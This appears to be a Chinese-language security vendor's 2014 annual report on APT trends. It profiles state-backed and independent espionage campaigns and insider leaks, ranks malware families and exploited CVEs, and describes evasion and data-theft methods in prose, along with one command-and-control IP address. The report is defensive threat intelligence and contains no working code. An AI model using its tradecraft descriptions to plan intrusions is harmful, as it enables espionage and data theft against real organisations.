進階持續性滲透攻擊 (APT) 發展趨勢

2014 年度報告

趨勢科技法律免責聲明

本文之內容僅供一般資訊及教育用途。不作為也不應視為法律諮詢建議。本文之內容可能不適用於所有情況，也可能未反映出最新的情勢。在未就特定事實或所呈現之情況而徵詢法律建議之前，不應直接採信本文之所有內容或採取行動。趨勢科技保留隨時修改本文內容而不事先知會之權利。

所有翻譯成其他語言之內容僅供閱讀之方便。翻譯之準確性無法保證。若有任何關於翻譯準確性的問題，請參考本文件原始語言的官方版本。任何翻譯上的不一致與差異皆不具約束力，且在法規與執法上不具法律效力。

儘管趨勢科技已盡合理之努力確保本文內容之準確性與時效性，但趨勢科技對其準確性、時效性與完整性不提供任何擔保或聲明。在您存取、使用及採納這份文件內容時，即同意自行承擔任何風險。趨勢科技不提供任何形態之擔保，不論明示或隱含之擔保。趨勢科技或建立、製作或供應此文件之任何相關對象，對於存取、使用、無法使用、因使用本文、因本文內容之錯誤或遺漏而引起之任何後果、損失、傷害皆不承擔責任，包括直接、間接、特殊、連帶、營利損失或特殊損害賠償。使用本文之資訊即代表接受本文之「原貌」。

內容

簡介

進階持續性滲透攻擊 (簡稱 APT)，這是一種專門以竊取資料為目標的威脅。這類滲透攻擊包含六個階段：情報蒐集、突破防線、幕後操縱 (C&C)、橫向移動、搜尋資產/資料、資料外傳。除此之外，最後還會進入一個維護階段，歹徒將持續潛藏在目標網路內部。歹徒一開始會先蒐集有關受害目標的情報，以便滲透其網路。一旦遭到滲透的系統與歹徒的幕後操縱伺服器建立連線，歹徒便能在目標網路當中橫向移動，四處搜尋可竊取的敏感資料。在最後的資料外傳階段，企業的「最高機密」將被傳送至歹徒預先指定的地點。

這份報告提供了趨勢科技在 2014 年當中所分析的 APT 案例，以及所監控的相關幕後操縱伺服器。儘管我們不可能涵蓋全部的範圍 (任何領域都不可能窮盡一切)，但我們所得到的資料，還是讓我們深深體會到，這類攻擊的行為和特性對整個資訊世界都將帶來嚴重威脅。

2014 年，我們發現一些明顯由政府在背後支援以及非政府支援的攻擊。後者的案例包括 Arid Viper 與 Pitty Tiger 兩項行動。[1] 但不論是那一種，其共通點都是會蒐集情報和竊取資料。此外，我們也見到內賊所導致的外洩事件，例如美國國家鐵路客運公司 Amtrak 的案例。[2] 雖然歹徒通常都是鎖定一般商用軟體及工具，但也會不放過一些特殊領域的應用程式，例如專門針對某種監控與資料擷取 (SCADA) 系統的攻擊。[3]

歹徒不斷在精進其躲避偵測及潛藏於目標網路中的技巧，包括利用一些正常的工具 (如 Windows® PowerShell) 及平台 (如 Dropbox) 來進行幕後通訊。由於 APT 技巧的成效顯著，因此就連一般的網路犯罪集團也開始採用這類技巧。這使得網路犯罪集團的受害目標變得更廣，如同 Predator Pain 與 Limitless 兩項攻擊行動。[4]

然而，不論情勢怎麼變化，有一件事是不變的：企業必須採取更有效的解決方案及更好的策略來對抗 APT 所帶來的風險。企業需要不斷提升防禦以因應不斷進化的 APT 技巧與方法，才能在資料遭到外洩之前預先加以遏止。

“

進階持續性滲透攻擊 (APT) 數量不斷增加，證明它們仍是今日個人及企業所面臨的主要安全威脅。新的感染途徑與惡意程式技術，讓歹徒得以隱藏自己在目標網路內的行蹤與惡意活動。

—Ziv Chang

”

APT 行動很難找到幕後的黑手和犯罪集團。

由於特性使然，要找到 APT 幕後的黑手相當困難，因為歹徒會盡可能不在目標網路內留下可追溯的痕跡。不論是誰在幕後操控，所有的 APT 都是為了蒐集情報和竊取機密資料。

根據趨勢科技網路安全長 Tom Kellermann 指出，有越來越多的網路犯罪者利用毀滅性攻擊來宣揚其激進主義或者反制資安應變措施。2013 年，主要的攻擊者分布於美國、北韓、俄羅斯、中國、越南及印度。 2014 年，則有些來自於敘利亞、伊朗、英國和法國。


歹徒的身分和動機

由政府在背後支援的攻擊

由政府在背後支援的攻擊會鎖定特定的機關或國家以遂行其政治目的，或者從事商業間諜活動。要判斷某項入侵行為是否構成 APT 行動，其中一項重要指標就是該攻擊事先所下的研究功夫以及所採用的工具。通常，由國家在背後支援的攻擊，從其工具的技術層次以及事先的情報蒐集功夫就能看出。

2007 年活躍至今的 Pawn Storm 行動即可判斷是一項由政府在背後支援的攻擊，因為歹徒的目標是針對一些美國及其友邦國家的軍事機關、外交機構、國防單位以及媒體單位進行政治及經濟間諜活動。[5] 遭其鎖定的對象包括法國與匈牙利國防部、波蘭政府員工、巴基斯坦軍事官員、梵蒂岡駐伊拉克大使館員工，以及美國國務院。

Pawn Storm 行動的成功，可說是善用了情境式社交工程誘餌。歹徒在電子郵件當中挾帶了一份含有漏洞攻擊程式的附件檔案，檔名為「International Military.rtf」(國際軍事)，並且寄給法國國防部中的某些特定對象。他們還利用了「2013 年印尼亞太經合會 (APEC Indonesia 2013)」來誘騙鎖定的軍事官員開啟惡意的 Microsoft™ Excel™ 附件檔案，並且巧妙地以「APEC.xls」為檔名。還有另一個樣本是波蘭政府員工所收到的電子郵件，裡面挾帶著一個名為「MH17.doc」的惡意附件檔案，當時 (2014 年 7 月 17 日) 正值馬航空難事件期間。



梵蒂岡駐伊拉克大使館人員所收到的電子郵件樣本

這類精心製作的電子郵件，會將使用者重導到含有拼字錯誤的網路釣魚網址以騙取使用者的帳號密碼，進而用於其他階段的攻擊活動。此外，歹徒也會利用假的 Microsoft Outlook® Web Access (OWA) 登入網頁來進行同樣的詐騙。[6] 在第二種情況中，當使用者從 OWA 介面預覽惡意的電子郵件並點選內含拼字錯誤的網址時，會被導到正常的新聞網站。但使用者不知道其實這些網址暗藏一些特殊編碼的 JavaScript 程式碼，並且將他們導到網路釣魚網頁。

Pawn Storm 行動的攻擊策略包含了多重元件。因此，光是分析單一元件並無法了解整個感染過程。分析師必須掌握所有元件才能得到正確結論。

非政府支援的攻擊

Arid Viper 行動是一項從 2013 年中期持續至今的攻擊，一般相信其背後的歹徒與阿拉伯有深厚淵源。並非所有以政治為動機的攻擊都是政府所為。某些具有狂熱信仰或愛國主義的駭客激進份子，亦可能獲得足夠的財力和技術支援來從事間諜活動。

Arid Viper 行動的足跡遍布以色列政府機關、學術單位、運輸服務機構、軍事單位等等，目的是要竊取機密資訊。歹徒利用網路釣魚郵件來滲透目標網路，該郵件會在系統植入一段色情影片，以及一個第二階段用到的惡意程式，該程式會連上幕後操縱伺服器。

另一個非政府支援的攻擊案例是一個名為「Pitty Tiger」的組織所發動。Pitty Tiger 使用了各種不同的惡意程式和工具，包括：Pitty 和 Paladin 遠端存取工具 (RAT)。根據報導，其幕後操縱伺服器基礎架構也用於從事各種色情活動。[7]

內賊的威脅

除了外部攻擊之外，企業可能還得面對內賊的威脅，這些內賊通常是不滿的員工為了報復老闆而竊取或外洩企業機密資訊。去年的 Amtrak 外洩事件，讓內賊的威脅浮上了檯面。一位先前任職這家鐵路運輸公司的員工盜賣了將近 20 年的旅客個人身分識別資訊 (PII) 給外界，獲利高達 854,460 美元。日本也發生一個類似的案例，一位企業約聘人員將其近 2,000 萬名客戶的資料賣給外界，獲利 250 萬日圓。[8-9]

為了更容易掌握及降低不肖員工所帶來的風險和損害，了解內賊犯罪背後的動機就很重要，因為如此才能判斷攻擊的性質。一般來說，內賊的犯罪動機大致包括金錢、意識形態、受人脅迫、心生不滿等等。萬一企業的關鍵機密資料落入不肖之徒手中，企業將遭到致命的損害。因此，企業有必要監控並記錄所有的活動，包括資料傳輸作業，以便偵測任何來自企業內部及外部的可疑活動。

環境的特殊性
不一定能防止歹徒的覬覦。

就算是極為特殊的應用程式、軟體、作業系統等運算環境，也無法防止歹徒的攻擊。2014 年 10 月 14 日，我們的威脅研究員發現了一種利用奇異公司智慧型平台 (GE Intelligent Platform) CIMPLICITY 軟體的攻擊，這是一套專門用來監控及控制工業裝置的自動化平台。

在監控 Sandworm 幕後操縱伺服器的過程中，我們的研究人員發現 94.185.85.122 這個 IP 位置含有一個 CimEdit/CimView 檔案，檔名為「config.bak」(這是 CIMPLICITY 的物件導向檔案)，以及一個 SCADA 系統自動化經常使用的基礎控制引擎 (Basic Control Engine) 程序檔，檔名為「shell.bcl」，此外還有其他惡意程式。Config.bak 檔案內含兩個事件會發出指令在系統植入惡意程式：%Startup%\flashplayerapp.exe，該程式會執行「exec」(執行)、「die」(睡眠)、「getup」(甦醒) 以及「turnoff」(關閉) 等命令。

Apple 的裝置在 2014 年也成了歹徒滲透目標網路，進而從事間諜活動的工具。例如，Pawn Storm 行動當中即使用了兩個 iOS 的 App：其一是「Agent」程式，也就是趨勢科技偵測到的 IOS_XAGENT.A，另一個是冒牌的 MadCap 軟體，也就趨勢科技偵測到的 IOS_XAGENT.B。[10] 兩者都曾經出現於專門側錄鍵盤輸入並竊取資訊的 SEDNIT 惡意程式家族。兩個 XAGENT 變種都會竊取受害者的簡訊、通訊錄、相片、GPS 定位資料、音訊檔案以及已安裝的應用程式清單，這些資料都會透過 HTTP POST 指令傳送給幕後的駭客。而 IOS_XAGENT.B 還是一個錄音程式，但僅能在越獄的 Apple 裝置上運作。

除此之外，也有 APT 組織利用地區性文書處理軟體 (如日本的 Ichitaro 和南韓的 Hancom Office) 的漏洞來滲透目標。[11-12]

APT 手法持續突破、技巧不斷翻新。

APT 的手法在 2014 年不斷精進。

惡意程式技巧

- 歹徒利用開放原始碼或免費的工具作武器來加速跨平台攻擊。例如，Anunak 組織即使用了多種 HKTL_MIKATZ 開放原始碼漏洞攻擊程式來竊取受害者的帳號密碼，並配合正當的網路掃瞄軟體來執行網路偵察。[13]

- 零時差漏洞攻擊更搭配無磁碟惡意程式來阻礙鑑識分析。2014 年 2 月，一項 APT 利用了Internet Explorer® 的零時差漏洞。其惡意程式只會植入目標系統的記憶體當中，讓該程式更容易生存。只要有一個惡意程式成功感染了某台主機，該程式就能存取區域網路上可找到的每一個 IP 位址，它同時也讓主機能與任何連網系統通訊。

- 一個文件漏洞攻擊範本 TROJ_MDROP.TRX 也出現在 APT 當中。[14] 歹徒只需修改這個漏洞攻擊範本來配合其目的即可。此漏洞攻擊範本很可能已在地下市場上販售及散布，因為它曾出現在多項攻擊行動當中。其中一項攻擊案例利用了寮國副總理墜機身亡的死訊為誘餌，其相關的電子郵件即挾帶了 CVE-2012-0158 漏洞攻擊檔案。

- 不僅如此，64 位元惡意程式也出現在 APT 當中，這很可能是因為企業在 Microsoft 宣布終止Windows XP 支援之後紛紛升級至新的 Windows 版本。這類惡意程式當中較知名的有：KIVAR (與Poison RAT 有淵源)、HAVEX (一種 RAT 工具，用於專門針對工業控制系統的攻擊) 以及 WIPALL (Sony Pictures 遭駭事件的主角)。[15-17] 所謂的多階段感染，指的是攻擊當中包含多種元件，例如 Regin 和Arid Viper 行動的案例。Regin 會在第一階段執行「檔案 (A)」以便在系統植入「惡意程式 (B)」。在下一階段，它會執行惡意程式 (B) 來進行下列其中一項工作：複製、貼上、解碼或編碼。由於檔案 (A) 和惡意程式 (B) 分屬不同攻擊階段，因此，雖然它們彼此有所關聯，但單就其行為來看卻很正常，不太容易令人起疑。

下表顯示 2014 年 APT 最常使用的惡意程式家族，前三名分別為：BKDR_IXESHE、TROJ_MDROP 及 BKDR_PLUGX。

名稱	分布比例	說明
IXESHE	21.14%	後門程式
MDROP	13.01%	木馬程式
PlugX	11.38%	後門程式
KIVARSLDR	11.38%	木馬程式
FARFLI	10.57%	後門程式
KIVARSENC	6.50%	木馬程式
KIVARS	5.69%	後門程式
MDLOAD	4.88%	木馬程式
POISON	4.07%	後門程式
DLOADER	2.44%	木馬程式
其他	8.94%	


2014 年 APT 使用的惡意程式家族排行

此外，我們也統計了 2014 年幕後操縱通訊流量最多的惡意程式家族，前二名為 GhOstRAT 和 STRAT。

名稱	分布比例	說明
Gh0stRAT	18%	遠端存取木馬程式
STRAT	18%	大量郵件散發蠕蟲
XtremeRAT	5%	遠端存取木馬程式
njRAT	5%	遠端存取木馬程式
NFLog	4%	後門程式
DarkComet	4%	遠端存取木馬程式
DUNIHI	3%	蠕蟲
RIMAGE	3%	遠端存取工具 (RAT)
PASSVIEW	3%	駭客工具
EVORA	2%	後門程式
其他	33%	

2014 年惡意程式家族幕後操縱通訊流量排行

根據我們的資料，.RTF 和 .DOC 檔案是最常被使用的電子郵件附件檔案，這很可能是因為 Microsoft Word® 在任何企業及機構都會用到。



2014 年 APT 最常使用的電子郵件附件檔案類型

威脅專家的看法

「當全世界都還在使用 Windows XP 時，那些跟上時代腳步的人早已在使用 64 位元硬體。既然一般個人和企業使用者未來很可能都會移轉至 Windows 7 或 Windows 8 等 64 位元作業系統 (也許已正在使用)，因此歹徒也開始培養自己 64 位元的技術能力。我們已看到一些具備 64 位元能力的駭客工具和惡意程式。那些能夠在 64 位元系統上執行的 HAVEX、ANUNAK 和銷售櫃台系統 (PoS) 惡意程式只是其中幾個例子而已。」

—Jay Yaneza

強化的幕後操縱通訊與橫向移動技巧

- 歹徒也會利用其他駭客所開發的工具，例如 PlugX 和 PoisonIvy 這兩個程式一開始是中國駭客所使用，但現在也被其他組織所利用，例如 SK Communications 和 Cooper 的攻擊案例。[18-19]

- 駭客會使用各種不同的方法來進行通訊及加密。他們不需感染連網的主機來進行幕後操縱通訊，他們反而改用平行感染的主機。他們也會利用商用及公開的虛擬私人網路 (VPN) 來進行幕後操縱通訊。Tor 洋蔥路由器通常是用來隱藏惡意通訊流量，以便長期躲在目標網路內部。BIFROSE 變種就經常使用這項手法，例如 BKDR_BIFROSE.ZTBG-A 就是使用 Tor 來進行幕後操縱通訊。[20]

- 在一項針對台灣政府機構的 APT 當中，歹徒使用了 PlugX RAT 變種，並以 Dropbox 為資料對外傳送的目的地。[21] 這樣的作法可以讓他們躲避偵測。

- PowerShell 是 Windows 7 的一項高階功能，可讓系統管理員不需透過圖形使用者介面 (GUI) 就能操作系統的一些功能，這項工具在 2014 年同樣也遭到歹徒所利用。歹徒使用 PowerShell 指令來下載惡意檔案，並且越過檔案執行管制原則來執行下載的惡意檔案。這項作法使得 IT 系統管理員不會注意到原本可疑的行為。

- 最後，駭客還可能利用原本應該用來修補漏洞的技巧，並透過圖像隱藏術 (steganography) 來讓它們在被「清除」之後仍然可以保留在系統上，並且讓備用幕後操縱伺服器長期處在睡眠狀態以供備援。

威脅專家的看法

「一項重大的發展趨勢就是結合跳島式攻擊與水坑式攻擊，可以達到二次感染的目的。一個案例是，某家企業的供應鏈遭到攻擊，歹徒藉由外部法律事務所的網路進行跳躍，然後將某些特定網頁變成水坑來等候受害者上門以散布客製化惡意程式。」

—Tom Kellermann


資料外傳技巧

- 歹徒會利用正當的雲端儲存空間，如：OneDrive™、Google Drive™、Dropbox、Baidu Cloud Network Drive、Gmail™、Plurk、Facebook、Twitter、Evernote 以及 Pastebin 來將資料外傳。在這些案例中，歹徒竊取的資料會暫時存放在正當的平台以躲避偵測並方便傳輸。

- 此外，也有利用受害者本身的網站伺服器、FTP 伺服器以及入口網站的案例， 當然也會利用傳統的幕後操縱伺服器來將資料外傳。

經過長期試驗成功的漏洞與新發現的零時差漏洞依然是歹徒的最愛。

事實證明，攻擊新的漏洞比攻擊舊的漏洞效果更好，因為廠商尚未釋出修補程式。零時差漏洞經常讓廠商及一般受害者手忙腳亂。不過話說回來，攻擊舊的漏洞可以收到固定的成效，而且歹徒只需利用一些可輕易買到且經過長期驗證的漏洞攻擊工具。



漏洞攻擊程式	分布比例	說明
EXPL_MSCOMCTL.A	45%	可疑的 ActiveX 物件。
EXPL_CVE20120158	10%	當 Internet Explorer 瀏覽器中啟用 MSCOMCTL.TreeView、MSCOMCTL.ListView2、MSCOMCTL.TreeView2 及 MSCOMCTL.ListView 等 ActiveX 控制項時，系統狀態可能遭到損壞，使得歹徒能執行任意程式碼。曾出現在 PLEAD 行動相關的 APT 當中；在 MS12-027 當中已經解決。
HEUR_RLOTRICK.A	8%	使用 RTLO (從左至右書寫) 技巧的壓縮執行檔 (.PE)。
HEUR_RTFMALFORM	7%	內含可疑的敘述。
EXPL_CVE20141761	7%	會攻擊 CVE-2014-1761 (零時差) 漏洞，曾出現在針對台灣政府機構的 APT；在 MS14-017 當中已解決。
EXPL_CVE20144114	6%	曾用於 Sandworm/Black Energy 攻擊；在 MS14-060 當中已解決。
HEUR_OLEXP.A	4%	可疑的大型 .OLE 檔案。
HEUR_OLEXP.X	3%	內嵌在一個 .XLS 檔案中的可疑加密物件。
HEUR_RTFEXP.A	3%	可疑檔案。
HEUR_NAMETRICK.A	1%	可疑副檔名的檔案。
HEUR_PDFEXP.A	1%	格式有問題的 .PDF 檔案，含有可疑 JavaScript 物件。
EXPL_CVE20093129	1%	利用 Excel 的漏洞讓有管理員權限的使用者執行任意程式碼；在 MS09-067 當中已解決。
HEUR_RLOTRICK.B	1%	使用 RTLO 技巧的密碼保護壓縮檔案。
EXPL_CVE20146352	1%	攻擊 CVE-2014-6352 漏洞；在 MS14-064 當中已解決。

2014 年 APT 所使用的漏洞攻擊程式

零時差漏洞攻擊

在 2014 年的 APT 當中，我們也看到了零時差漏洞攻擊。

- 兩個針對 CVE-2014-1761 漏洞的 Taidoor 相關零時差漏洞攻擊，襲擊了台灣的一些政府機關和某個教育機構 (空窗期：15 天)。[22]


- 一些 Microsoft 在資訊安全公告 MS14-021 中已解決的問題，因 Windows XP 支援終止而成為歹徒攻擊的焦點。[23] Microsoft 甚至因此而一反先前的聲明，釋出了對應的修補程式 (空窗期：15 天)。

- Sandworm 漏洞 (CVE-2014-4114) 的新聞迫使 Microsoft 迅速發布了一項修補程式，但沒想到一星期後卻發現其解決方案又被歹徒給避開 (空窗期：無)。[24]

- 2014 年 10 月，Microsoft 宣布發現一個新的零時差漏洞 (CVE-2014-6352) 可藉由惡意的 Office® 檔案發動攻擊。[25] 網路上流傳的攻擊使用的是精心製作的 PowerPoint® 簡報檔 (空窗期：21 天)。

舊漏洞

儘管 Windows Common Controls (通用控制項) 當中的一個漏洞：CVE-2012-0158 在 MS12-027 當中已經解決，但仍然不斷遭到駭客攻擊。PLEAD 和 Pawn Storm 兩項攻擊行動皆利用了這個弱點來滲透目標網路。PLEAD 是一個專門攻擊台灣政府機關的行動，因使用 RTLO (從左至右書寫) 技巧聞名，可以讓使用者將惡意的 .SCR 檔案 (螢幕保護程式) 誤認為是一般的 PowerPoint 檔案而將它開啟。[26]




PLEAD 攻擊行動中的惡意 .SCR 檔案偽裝成 .DOC 檔案

Pawn Storm 行動則採用了魚叉式網路釣魚郵件並挾帶偽裝成 Word 文件的漏洞攻擊程式。此攻擊利用的是 CVE-2012-0158 漏洞，這也是 2014 上半年 APT 最常利用的漏洞。

除了 PLEAD 和 Pawn Storm 之外，還有 EvilGrab 惡意程式也會攻擊 CVE-2012-0158 漏洞。[27]

